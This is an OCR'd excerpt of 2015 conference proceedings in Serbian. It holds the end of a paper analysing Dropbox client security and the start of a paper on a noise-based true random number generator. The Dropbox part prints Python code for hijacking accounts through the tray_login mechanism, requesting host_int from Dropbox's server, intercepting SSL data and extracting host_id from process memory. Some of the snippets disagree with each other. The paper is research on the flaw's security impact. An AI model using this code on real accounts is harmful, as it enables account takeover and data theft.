
DOI: 10.15308/Synthesis-2015-90-96

*Dropbox* korisničkih aplikacija, *host_id* parametar čuvaju u šifrovanoj *SQLite* bazi podataka (*$HOME/.dropbox/config.dbx*) (Support, 2015). Međutim, pored šifrovanja baze podataka *host_id* parametar je moguće preuzeti pošto parametri za generisanje ključa za šifrovanje se skladište na uređaju korisnika, ono što treba imati na umu jeste da se skladištenje ključa ne može izbeći.

Parametri za generisanje ključa šifrovanja nisu skladišteni u otvorenom obliku. DPAPI metod šifrovanja se koristi unutar *Windows* platforme dok se unutar *Linux* platformae šifrovanje obavlja upotrebom modifikovane *obfuscator* komponente[20]. Proces definisanja izvođenja ključa za šifrovanje je jednostavno upotrebom dbx-keygen-linux alata. Njegovom upotrebom je moguće dešifrovanje takozvane *filecache.dbx* baze podataka koja sadrži meta podatke o samom klijentu, njegovim podacima, itd. Novije verzije *Dropbox* korisničkih aplikacija prilikom procesa autentifikacije koriste *host_int* parametar koji korisnik prima od servera pri prvom pokretanju i kao takav se ne menja.

### 3.4.1 Ključ bezbednosti Dropbox-a

Jedna od funkcionalnosti *Dropbox* usluga jeste mogućnost korisniku da pristupi svom nalogu odabirom opcije "*Launch Dropbox Website*" iz ležišta ikone *Dropbox* bez izvršenja procesa autentifikacije. Slika 2 predstavlja opciju pristupanja *Dropbox* nalogu. *Dropbox* klijent obavlja ovaj proces uz pomoć dva parametra, *host_id* i *host_int* koji su ključni za ovaj proces i ključni za samu bezbednost *Dropbox*-a. Posedovanje *host_id* i *host_int* parametara dovoljno je za pristup svim podacima željenog *Dropbox* naloga. Kao što je prethodno navedeno *host_id* parametar se može izvući iz šifrovane *SQLite* baze podataka.




Slika 2. Pokretanje Dropbox klijenta

Parametar *host_int* može biti sniffovan iz saobraćaja *Dropbox LAN sync* protokola koji je podrazumevano uključen, ali može biti jednostavno isključen. Korišćenje *Ettercap*[21] alata predstavlja jedan od načina daljinskog presretanja i preuzimanja *host_int* parametra. Drugi metod preuzimanja *host_int* parametra jeste njegovo izvlačenje iz memorije ciljnog računara.

Postoje napadi na ranije verzije *Dropbox* platforme u kojima je bilo moguće izvući *host_id* i *host_int* vrednosti iz log-ova generisanih tokom korišćenja Dropbox korisničke aplikacije. Generisanje potrebnih log-ova za izvršenje napada zavisilo je od promenljive okruženja pod nazivom *dbdev* čija je MD5 heš vrednost počinjala sa "c3da6009e4". Džejms Hal je uspeo da reši ovaj delimični MD5 heš i otkrio je da string "a2y6shya" generiše potrebnu MD5 koliziju. Korišćenje modifikovanog Metasploit plug-ina je omogućavalo daljinsko otimanje *Dropbox* naloga, međutim ovaj plugin je zakprljen od strane *Dropbox*-a ubrzo pošto je skrenuta pažnja na njegovu potencijalnu zloupotrebu. Slika 3. predstavlja auto-login bajt kod *Dropbox* klijenta. Kao što je pomenuto ranije, *host_int* parametar je primljen od strane servera prilikom pokretanja korisničke aplikacije i kao takav se ne menja. Kako *Dropbox* server prvobitno šalje *host_int* parametar moguće ga je zatražiti od njega. Slika 4. predstavlja proces traženja *host_int* parametra od *Dropbox* servera.

```
host_id = ?
host_int = ?

baseurl = "https://www.dropbox.com/tray_login"
fixed_secret = "ssKeevie4jeeVie9bEen5baRFin9"
now = int(time.time())

h = hashlib.sha1('%s%s' % (fixed_secret,
       host_id, now)).hexdigest()

url = "%s?i=%d&t=%d&v=%s&url=home&cl=en_US" %
        (baseurl, host_int, now, h)

print url
```

Slika 3. Auto-login bajt kod

```
host_id = ?

ctype = 'application/x-www-form-urlencoded'
baseurl = 'https://client10.dropbox.com/'
data = "buildno=Dropbox-win-1.7.5&tag=&\
        uuid=123456&server_list=True&\
        host_id=%s&hostname=random" % host_id
headers = {'content-type': ctype}
r = requests.post(url + 'register_host',
        data=data, headers=headers)
data = json.loads(r.text)

host_int = data["host_int"]
```

Slika 4. Traženje host_int vrednosti

### 3.4.2 OTMICA DROPBOX NALOGA

Nakon prikupljanja *host_id* i *host_int* parametara napadač može dobiti pristup korisničkom nalogu čime se kompromituje bezbednost i integritet podataka. Ovaj metod je dobio naziv *tray_login* metod, koji se može videti na slici 5.

```
import hashlib
import time

host_id = <UNKNOWN>
host_int = <ASK SERVER>

now = int (time.time())

fixed_secret = 'sKeevie4jeeVie9bEen5baRFin9'

h = hashlib.sha1('%s%s%d'% (fixed_secret,
    host_id, now)).hexdigest()

url = ( "https://www.dropbox.com/tray_login?"
      "i=%d&t=%d&v=%s&url=home&cl=en" %
      (host_int, now, h))
```

Slika 5. Lažno logovanje na Dropbox nalog

20 Softver korišćen od strane programera kako bi sakrio svrhu ili logiku koda, tehnika bezbednosne zaštite.

21 Predstavlja besplatan open source alat za testiranje mrežne bezbednosti simuliranjem MitM napada.



DOI: 10.15308/Synthesis-2015-90-96

Izlaz url-a u navedenom kodu, daje napadaču pristup kompromitovanom *Dropbox* nalogu. Preuzimanje potrebnih parametri je prethodno opisano. Nakon preuzimanja *host_int* parametra od samog *Dropbox* servera od napadača se zahteva *host_id* parametar kako bi se omogućio pristup željenom *Dropbox* nalogu. Upotreba *tray_login* metode predstavlja relativno novu tehniku za otmicu *Dropbox* naloga, primećeno je da *Dropbox* razvija metode koji onemogućuvaju *tray_login* mehanizam što onemogućava "korisniku" da automatski pristupi nalogu. Razvijane metode od strane *Dropbox-a* se zasnivaju na nasumičnom generisanju adresa za automatsko prijavljivanje.

### 3.4.3 Presretanje SSL podataka

Prethodno opisane metode preuzimanja potrebnih parametara za neovlašćeni pristup *Dropbox* nalogu koriste integrisani *Dropbox* API. Alati kao što je *Burp Suite* predstavljaju MitM alate koji napadaju SSL protokol. Većina alata se ne može iskoristiti za analizu saobraćaja pošto *Dropbox* korisničke aplikacije koriste sopstvene modifikovane SSL sertifikate. Karakteristika *Dropbox* platforme u obliku direktne veze između OpenSSL biblioteka i izvršne datoteke dodatno čini upotrebu takvih alata beskorisnim. Problem analize saobraćaja se mimoilazi upotrebom *Reflective DLL injection* (Fewer, 2015) i *LD_PRELOAD* (Fritsch, 2015) metoda čijom se upotrebom stiče kontrola nad tokom izvršenja procesa.

```
import gc

f = open (" SSL-data.tx ", " w ")

def ssl_read(*args):
    data = ssl_read_saved(*args)
    f.write(str(data))
    return data

def patch_object(obj):
    if isinstance(obj, SSLSocket) \
            and not hasattr(obj, "marked" ):
        obj.marked = True
        ssl_read_saved = obj.read
        obj.read = ssl_read

while True:
    objs = gc.get_objects()

    for obj in objs:
        patch_object(obj)

    time.sleep(1)
```

Slika 6. Pretraživanje objekata

Nakon sticanja kontrole nad tokom izvršavanja moguće je ubaciti i izvršiti modifikovani kod unutar *Dropbox* korisničke aplikacije. Korišćenjem ubačenog koda moguće je analizirati podatke i objekte pre njihovog šifrovanja i uporediti ih sa njihovim dešifrovanim oblikom. Slika 6. predstavlja način na koji se presreću SSL podaci, odnosno kako se izvlače podaci od interesa.

Nakon analize rezultata svih potencijalnih metoda neovlašćenog pristupa otkriveno je da dvostepena autentifikacija kakvu koristi *Dropbox* samo delimično štiti korisnički nalog od neovlašćenog pristupa. Dvostepena autentifikacija nije korišćenja unutar integrisanog API-a koji koristi *Dropbox*. Što dovodi mnoge članove istraživačke zajednice do zaključka da je dovoljno posedovati *host_id* parametar kako bi se dobio neovlašćeni pristup željenim podacima.

Korišćenje *Reflective DLL injection* ili *LD_PRELOAD* tehnike za preuzimanje kontrole nad tokom izvršavanja ima za cilj izvlačenje potrebnih *host_id* i *host_int* parametara iz memorije krajnjeg uređaja. Slika 7. prikazuje deo koda uz pomoć koga ovo može biti postignuto. Ovakva metoda njuškanja po objektima unutar memorije je teška za detekciju i prevenciju. U slučaju da *Dropbox* onemogući napadačima sticanje kontrole nad tokom izvršenja, napadači još uvek mogu koristiti napade bazirane na principu njuškanja po memoriji[22] upotrebom alata kao što je *passe-partout* (Collington & Aviat, 2015) koji omogućava preuzimanje SSL privatnih ključeva iz procesne memorije. Budući plan *White hat* zajednice jeste da se upravo napadima njuškanja po memoriji razviju nove tehnike napada.

```
# 1. Inject code into Dropbox.
# 2. Locate PyRun_SimpleString using dlsym
#    from within the Dropbox process
# 3. Feed the following code to the located
#    PyRun_SimpleString

import gc

objs = gc.get_objects()
for obj in objs:
    if hasattr(obj, "host_id"):
        print obj.host_id
    if hasattr(obj, "host_int"):
        print obj.host_int
```

Slika 7. Preuzimanje podataka iz garbage collectora

## 4. ZAKLJUČAK

U ovom radu kroz rigoroznu evaluaciju bezbednosti *Dropbox* servisa na dobro poznatoj *Cloud* infrastrukturi, autori prezentuju glavne probleme koji mogu da predstavljaju u budućnosti prepreku za širu primenu ovakvih usluga na Internetu. Autori su istražili neke od izazova u primeni i upravljanju uslugama na *Cloud* infrastrukturi sa bezbednosnog aspekta i kroz proučavanje studije slučaja *Dropbox* platforme. Otkriveni su nedostaci unutar platforme koji narušavaju osnovne principe bezbednosti sa aspekta tajnosti, poverljivosti i privatnosti. *Dropbox* koristi različite tehnike kako bi odvratio potencijalne napadače poput šifrovanja bajt-koda, korišćenjem *opcode remapping* metoda. Međutim, utvđeno je da dva ključna elementa (*host_id* i *host_int*) na kojima se zasniva proces autentifikacije korisnika, zapravo predstavljaju najveću opasnost po bezbednost korisničkog naloga i podataka. Takođe, u radu su opisane metode preko kojih se uz relativno malo napora može uspešno izvršiti "otmica" naloga, čime se kompromituju sve usluge *Dropbox* servisa. Iako *Dropbox* i slični servisi skladištenja podataka na Internetu teže ka stalnom razvoju novih mera zaštite podataka, njihova bezbednost biće kompromitovana sve dok postoje bezbednosni propusti unutar *Cloud* arhitekture. Shodno tome, dalji plan za istraživanje u oblasti bezbednosti podataka unutar *Cloud*-a jeste analiza bezbednosti različitih komponenti same *Cloud* arhitekture.

22 Proces gde individualni keš motri adresne linije za pristup memorijskim lokacijama koje su keširane http://en.wikipedia.org/wiki/Cache_coherence.



DOI: 10.15308/Synthesis-2015-90-96

## LITERATURA


Batchelder, N. (2015). *The structure of .pyc files.* Retrieved March 2, 2015, from http://bit.ly/1yvKVFs.

Cieslak, R. (2015). *Dynamic linker tricks: Using LD_PRELOAD to cheat, inject features and investigate programs.* Retrieved March 12, 2015, from http://bit.ly/1I0eQOE.

Collington, N., & Aviat, J. (2015). *Passe-partout, extract sslprivate keys from process memory.* Retrieved March 2, 2015, from https://github.com/kholia/passe-partout.

Farhad, S.G., & Meysam, B. (2013). Evaluation of the Data Security Methods in Cloud Computing Environments. *International Journal in Foundations of Computer Science & Technology , 3*(2). DOI:10.5121/ijfcst.2013.3205

Fewer, S. (2015). *Reflective DLL injection v1.0.* Retrieved March 4, 2015, from www.harmonysecurity.com/files/HS-P005.

Fritsch, H. (2015). *Dropboxdec - dropbox bytecode decryption tool.* Retrieved March 8, 2015, from https://github.com/rumpeltux/dropboxdec.

Heller, T., Hammond, M., Bauch, J., & Retzlaff, J. (2008). *py2exe – convert python scripts into standalone Windows programs.* Retrieved March 15, 2015, from http://www.py2exe.org/old/

Honer, P. (2013). *Cloud Computing Security Requirements and Solutions: a Systematic Literature Review.* Retrieved March 2, 2015, from http://referaat.cs.utwente.nl/conference/19/paper/7404/cloud-computing-security-requirements-and-solutions-a-systematic-literature-review.pdf

Newton, D. (2015). *Dropbox authentication: insecure by design.* Retrieved March 4, 2015, from http://dereknewton.com/2011/04/dropbox-authentication-static-host-ids.

Portnoy, A., & Santiago, A. (2008). Reverse engineering python applications. *Second conference of USENIX Workshop on offensive technologies.* San Jose, CA, USA.

Probst, T., Alata, E., Kaaniche, M., Nicomette, V., & Deswarte, Y. (2013). An Approach for Security Evaluation and Analysis in Cloud Computing. *International Conference on Computer Safety, Reliability and Security - SAFECOMP.* Toulouse, France.

Ruff, N., & Ledoux, F. (2012). A critical analysis of dropbox software security. *Application Security Forum.*

Smith, R. (2010). Pyretic: in memory reverse engineering for obfuscated python bytecode. *BlackHat / Defcon security conference.* Las Vegas, Nevada, USA.

Support, S. T. (2015). *The SQLite encryption extension (SEE).* Retrieved March 12, 2015, from http://www.hwaci.com/sw/sqlite/see.html.

Van der Laan, W. (2015). *Dropship – dropbox API utilities.* Retrieved March 2, 2015, from http://bit.ly/1bMwo3h.




DOI: 10.15308/Synthesis-2015-90-96

Synthesis
International Scientific Conference of IT and Business-Related Research

# DIZAJN GENERATORA ISTINSKI SLUČAJNIH BROJEVA KORIŠĆENJEM BUKE U ŽIVOTNOJ SREDINI

## DESIGN OF A TRUE RANDOM NUMBER GENERATOR USING ENVIRONMENTAL NOISE

Slaviša Nikolić, Dejan Uljarević
Departman za poslediplomske studije, Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U ovom radu je prikazan metod dobijanja istinski slučajnih bitova korišćenjem hardvera zvučne kartice računara, na čiji se audio ulaz dovodi slučajni signal buke u životnoj sredini a za post-procesiranje se koristi nov postupak post-procesiranja tzv. „miksovanje bita u koracima i XOR-ovanje susednih bita" (MiBiS&XOR). Predstavljenim postupkom destilacije se na jednostavan i efikasan način susedni ulazni bitovi, koji su u određenoj korelaciji, razdvajaju i udaljuju jedni od drugih, čime se smanjuje autokorelacija a zatim se u novodobijenom nizu susedni bitovi XOR-uju čime se povećava entropija i smanjuje odstupanje izlaznog bitskog niza. Eksperimentalna statistička testiranja slučajnosti vršena na nizovima bitova dobijenim kao rezultat predložene metode potvrđuju kvalitet izlaza generatora istinski slučajnih brojeva (TRNG).

**Ključne reči:**
buka u životnoj sredini, zvučna kartica, entropija, statistički testovi.

**Abstract:**
This paper presents a method of obtaining true random bits using hardware of a computer sound card, with a random environmental noise signal being brought to its audio input by means of a microphone. A new procedure of distributing bits is used for post-processing, which is also called "mixing bits in steps and XORing of adjacent bits" (MiBiS&XOR). The given distillation procedure enables separating and dividing correlated adjacent input bits in a simple and efficient way, thus reducing the total auto-correlation. In this new sequence,adjacent bits are then XORed, which increases entropy and reduces bias of the output bit sequence. Experimental statistical randomness tests performed on the sequences of bits obtained as a result of the proposed method, confirm the excellent quality of a true random number generator (TRNG) output.

**Key words:**
environmental noise, sound card, entropy, statistical tests.

## 1. UVOD


Slučajni brojevi su ključni sastojci čitavog niza oblasti, uključujući kriptografiju, simulacije, igre na sreću, uzorkovanje, donošenje odluka, medicinu i estetiku kao i umetnost. Najčešće korišćeni generatori slučajnih brojeva su generatori pseudo-slučajnih brojeva (PRNG). Generatori pseudo-slučajnih brojeva su ništa drugo nego matematičke formule koje proizvode determinističke, periodične nizove brojeva koje u potpunosti određuje početno odnosno inicijalno stanje koje se naziva SID (Gentle, 2004). Međutim, u nekim slučajevima generisanim vrednostima nedostaju jake statističke karakteristike. To su zahtevne situacije u kojima se PRNG generatori zamenjuju TRNG-ima, kao što su generisanje kriptografskih ključeva, generisanje lista kod igara na sreću ili statističke simulacije. TRNG-i se zasnivaju na nedeterminističkim izvorima kao što su audio šumovi (Morrison, 2001), radioaktivno raspadanje, termalni šumovi generisani od strane poluprovodnika, termalni šumovi kod otpornika, fotoelektrični efekti ili razni kvantni fenomeni (Konar & Biswas, 2005). Haotično ponašanje uzrokovano ovakvim pojavama može se iskoristiti kao izvor entropije u dizajnu TRNG-a.

Određivanje raspoložive entropije i njenih tačnih statističkih osobina kao i ispitivanje dugoročnih efekata koji mogu izazvati pogoršanje kvaliteta entropije izvora su sledeći važni zadaci kod određivanja dizajna TRNGa (Mankad & Pradhan, 2012). Međutim, iako su mnogobrojne aktivne monitoring tehnike za detekciju kvarova na raspolaganju, suptilnije greške je u praksi vrlo teško otkriti i predvideti.

Istinski slučajani brojevi se dobijaju iz istinski slučajnog bitskog niza u kome su bitovi nezavisni i nepristrasni. Pošto se slučajni brojevi koriste u različite svrhe, postavljaju se različiti zahtevi koji se odnose na kvalitet generisane sekvence. Na primer, kod aplikacija za simulacije obično je dovoljno da su ispunjeni uslovi nezavisnosti brojeva i identična distribucija. Međutim, u kriptografiji je jedan od glavnih zahteva nemogućnost pogađanja sledećeg broja u nizu. Kriptosistemi visokog stepena bezbednosti ne mogu se zamisliti bez TRNG-a koji predstavljaju fundamentalne delove takvih sistema osiguravajući svojim kvalitetom bezbednost ključa, a time i sigurnost celog sistema (Schindler & Killmann, 2002).

Rad TRNG-a se može podeliti u tri faze (Slika 1). Prva faza je generisanje digitalizovanog analognog signala (DAS), koji se dobijaju iz izvora kao što su npr. mikrokosmički procesi (tj. termalni šum poluprovodnika ili šum sačme kod Zener diode), kao i periodično digitalizovanje vremenski kontinualnog analognog signala izvora. Druga faza je generisanje internih (unutrašnjih) slučajnih brojeva, koji predstavljaju DAS slučajne brojeve nakon njihove post-obrade kako bi smanjili njihove slabosti raspodele. Treća faza je dobijanje tzv. spoljašnjih slučajnih brojeva i ona korespondira sa konačnim rezultatom algoritma za vađenje slučajnog broja. Ovaj pristup je usvojen 2001. godine od strane Nemačkog IT Bezbedonosno Sertifikacionog Tela (BSI) u njihovoj 31 AIS publikaciji.

E-mail: nikolic.slav@yahoo.com
DOI: 10.15308/Synthesis-2015-97-100




Slika 1. Princip rada TRNGa

U ovom radu se za dobijanje istinski slučajnih brojeva koristi zvučna kartica standardnog hardvera personalnih desktop računara ili novijih generacija lap topova , tableta ili mobilnih smart telefona, na koju se preko mikrofona dovodi slučajni signal buke životne sredine. Prikazano je i korišćenje nove metode post-procesiranja tzv. „miksovanje bitova u koracima a zatim XOR-ovanje susednih bitova", kojom se na inovativan način smanjuje autokorelacija a povećava ukupna entropija izlaznog bitskog niza. Statistički testovi slučajnosti, pre svega oni koji se odnose na entropiju i autokorelaciju, vršeni na nizu bitova dobijenih kao rezultat nove metode, potvrđuju kvalitet izlaza TRNG-a.

## 2. REZULTATI I DISKUSIJA

Kao fizički izvor slučajnosti u ovom radu se, u cilju dobijanja istinski slučajnih bitova, koristi šum buke životne sredine koje u gradovima ima u izobilju, vrlo često i iznad dozvoljenih granica. Posmatrani slučajevi buke bili su:

#1 Razgovori velikog broja pešaka u najprometnijoj pešačkoj ulici u gradu,
#2 Saobraćajna buka,
#3 Buka u prometnom podzemnom pešačkom prolazu,
#4 Buka na žurci, nastala kao proizvod bučnih razgovora velikog broja učesnika i muzike u pozadini i
#5 Miksovana buka (saobraćajna buka, konverzaciona buka velikog broja učesnika i multimedijalni zvuci)

Za dobijanje istinski slučajnih bitova koristila se zvučna kartica računara, na koju se preko mikrofona dovodi slučajni analogni signal buke. Kretanje, odnosno pomeranje raznih stvari, saobraćajna buka, razgovori većeg broja ljudi kao i sva ova buka zajedno, koja predstavlja buku životne sredine, stvara veliki broj zvučnih talasa različitih frekfencija, amplituda i faza, koji prolazeći kroz vazduh i odbijajuće se od objekata stvaraju u mikrofonu signal nepredvidljivih amplitudnih vrednosti. Analogni zvuk se u mikrofonu konvertuje u napon a onda nakon ADC-a u podatke u obliku bita. Gustina raspodele amplituda najveća je za vrednosti signala 0 i postepeno se smanjuje za vrednosti amplituda koje su različite od nule. Ovakva raspodela kod koje je verovatnoća pojavljivanja određenih vrednosi veća od verovatnoće pojavljivanja drugih vrednosti je nepoželjna jer samim tim vrednosti niza ne zadovoljavaju karakteristike slučajnosti. Kvalitetan niz slučajnih vrednosti mora imati ravnomernu odnosno uniformnu raspodelu vrednosti kako bi bili zadovoljeni osnovni kriterijumi slučajnosti kao što su nepredvidivost, nepristrasnost i nezavisnost jednih od drugih. Post-procesiranjem se u stvari vrši transformisanje digitalizovanih slučajnih vrednosti signala sa normalnom raspodelom u uniformno raspoređene slučajne vrednosti, čak i ako inicijalni signal ima značajne statističke nedostatke. Velikom brzinom odmereni, podaci odmeraka imaju nedozvoljeno visoka korelaciona svojstva. Ovo je očekivano jer se odmerava kontinualan i ponekad sporo promenljiv analogni signal. U ovom radu prikazan je novi postupak postprocesiranja MiBiS&XOR. Kao rezultat dobija se novi niz bitova kod koga je smanjena korelacija između bitova, smanjena sistemska greška, a povećana ukupna entropija bitskog niza.

U prvom koraku mikser prihvata prva dva dolazeća bita iz ADCa. U drugom koraku prihvata treći bit i smešta ga između njih. Ako bitove obeležimo brojevima po redosledu dolaska onda bi taj raspored u drugom koraku bio x1,x3,x2, pri čemu svako x predstavlja promenljivu koja može imati dve vrednosti [0,1]. Četvrti bit se zatim, u trećem koraku, smešta između prvog i trećeg a peti između trećeg i drugog. Sada je raspored bita x1,x4,x3,x5,x2. U četvrtom koraku se šesti bit smešta između 1 i 4, sedmi između 2 i 5, osmi između 4 i 3 a deveti između 5 i 3. Time se završava četvrti korak a dobijeni raspored je x1,x6,x4,x8,x3,x9,x5,x7,x2. Primenom istog postupka po završetku petog koraka dobija se sledeći raspored bita u ovim korakom nastalom nizu: x1,x10,x6,x12,x4,x14,x8,x16,x3,x17,x9,x15,x5,x13,x7,x11,x2. Sledeći koraci se ponavljaju na isti način sve dok se ne rasporede svi ulazni bitovi.

Ukupan broj bita niza dobijenog nakon primene određenog broja koraka iznosi

$$y_n=2^{n-1}+1 \quad (1)$$

gde je $n$ broj koraka i $n = 1,2,3,...,\infty$.


Ako je poznato koliko se bitova koristi za miksovanje može se izračunati koliko koraka mikser treba da napravi da bi se izmešali svi bitovi, pa je

$$n=log_2(y_n-1)+1 \quad (2)$$

Ukupan broj novoubačenih bita (u odnosu na niz iz prethodnog koraka) izračunava se po formuli:

$$m_n=2^{n-2} \quad (3)$$

Rastojanje ili razmak između uzastopnim rasporedom primljenih bita iz ADC-a, se u principu povećava povećanjem koraka miksovanja. Naime, dobijeni raspored bita posle trećeg koraka miksovanja je x1,x4,x3,x5,x2 pa najmanje rastojanje u redosledu prihvaćenih bita iznosi jedan. U četvrtom koraku je dobijeni raspored bita x1,x6,x4,x8,x3,x9,x5,x7,x2 pa stepen razdvajanja iznosi dva zato što se u nizu pojavljuju bitovi čije je najmanje rastojanje u rasporedu redosleda primljenih bita dva (x6,x4 i x5,x7) što praktično znači da postoje susedni bitovi u nizu koji su kao svaki drugi prihvaćeni iz ADCa. Vrednosti stepena razdvajanja bita u nizovima istinski slučajnih bita dobijenih metodom „miksovanja bita u koracima" eksponencijalno se povećavaju povećanjem koraka miksovanja kao što je prikazano na Sl. 2.




Slika 2. Graficki prikaz zavisnosti ukupnog broja bita, dobijenog razmaka izmedju bita i novoubačenih bita od broja koraka mešanja



DOI: 10.15308/Synthesis-2015-97-100


Matematička formula, kojom se izračunava stepen razdvajanja bita kod nizova slučajnih bita dobijenih metodom „miksovanja bita u koracima", posle n koraka miksovanja je

$$d_n = 2^{n-3} \quad (4)$$

gde je $n$ broj koraka miksovanja i $n = 3,4,5,\ldots, \infty$.

Na kraju se, u izlaznom nizu iz miksera, XOR-uju svi susedni bitovi čime se dobija konačan niz istinski slučajnih bita.

Dobijanje slučajnih bita u realnom vremenu predstavljenom metodom moguće je izvesti i korišćenjem samo jednog miksera i XOR-a, međutim u ovom slučaju bi dolazni bitovi iz ADC-a, sve dok traje obrada prethodnih bita, bili nepovratno izgubljeni. Rešenje je pronađeno korišćenjem dva nezavisna miksera koji naizmenično rade (Sl. 3).




Slika 3. Proces dobijanja slučajnih bita korišćenjem dva miksera i dva XOR-a


Naime, prvo se dolaznim bitovima iz ADC-a puni mikser1 i kad se on napuni određenom količinom bita, čiji se broj može regulisati podešivačem N brojača bita, sinhronizator isključuje punjenje miksera1 i automatski uključuje punjenje miksera2. Kada mikser1 završi obradu vrši se XOR-ovanje a istinski slučajan niz bita šalje u izlazni bafer. Pošto je mikser2 završio sa punjenjem uključuje se punjenje miksera1, a iz miksera2 se preraspodeljeni bitovima XOR-uju i šalju na izlaz. Postupak se na isti način nastavlja. Na taj način se ukupan broj bita iz ADC-a, posle izvršenog post-procesirsanja redukuje na pola i šalje na izlaz konstantnom brzinom.

Mada slučajnosti ne mogu nikada biti dokazive, posle najmanje 1 Mbita podataka, koji su bili sakupljeni pri svakom uzimanju uzoraka, uzorci su prošli sve NIST i FIPS statisticke testove slučajnosti a najbolji rezultati dobijeni su korišćenjem signala miksovane buke. U tabeli 1 prikazani su primeri rezultata testiranih slučajnih signala buke životne sredine, uzetih sa više različitih lokacija, dobijenih primenom metode MiBiS&XOR, a na Slika 4 dat je njihov grafički prikaz.

| Sample | Statistical tests | | | | | |
|---|---|---|---|---|---|---|
| | Serial | Frequency | Runs | Entropy | Poker | Universal |
| #5 | 0.525 | 0.681 | 0.482 | 0.999 | 0.892 | 0.992 |
| #4 | 0.311 | 0.651 | 0.390 | 0.993 | 0.797 | 0.989 |
| #3 | 0.268 | 0.593 | 0.215 | 0.989 | 0.647 | 0.976 |
| #1 | 0.478 | 0.323 | 0.686 | 0.976 | 0.249 | 0.961 |
| #2 | 0.171 | 0.537 | 0.177 | 0.965 | 0.535 | 0.959 |

Tabela 1. Rezultati testiranja signala buke životne sredine nakon primene metode MiBiS&XOR


Ovim miksovanjem odnosno uticajem na dolazne bite dobija se takav razmeštaj bita koji omogućuje da se susedni bitovi, koji su u određenoj korelaciji, odvoje jedan od drugog, da se između njih ubace udaljeni bitovi sa kojima oni nisu u korelaciji i da se samim tim stvore idealni uslovi za XOR-ovanje dobijenih susednih bitova čime se značajno popravljaju karakteristike slučajnosti odnosno entropija izlaznog niza.




Slika 4. Grafički prikaz rezultata testiranja slučajnih analognih signala miksovane buke #5, buke na žurci #4, buke u podzemnom prolazu #3, buke velikog broja ljudi u pešačkoj zoni #1 i saobraćajne buke #2, nakon primene post-procesiranja

Upoređivanje metode MiBiS&XOR sa najčešće korišćenim metodama post-procesirsanja (Nojmanov korektor, paritet niza i XOR-ovanje LSB-a i MSB-a svakog desetog odmerka), potvrdilo je odličan kvalitet predstavljene metode. Posmatrani su rezultati primene različitih metoda na miksovani signal buke životne sredine (#5).

Entropija je najvažnija karakteristika svakog generatora slučajnih brojeva tako da njena vrednost određuje kvalitet TRNG-a. Rezultati testiranja pokazali su da je entropija koja se dobija prikazanom metodom MiBiS&XOR veća od entropija dobijenih upoređivanim metodama (Sl. 5).

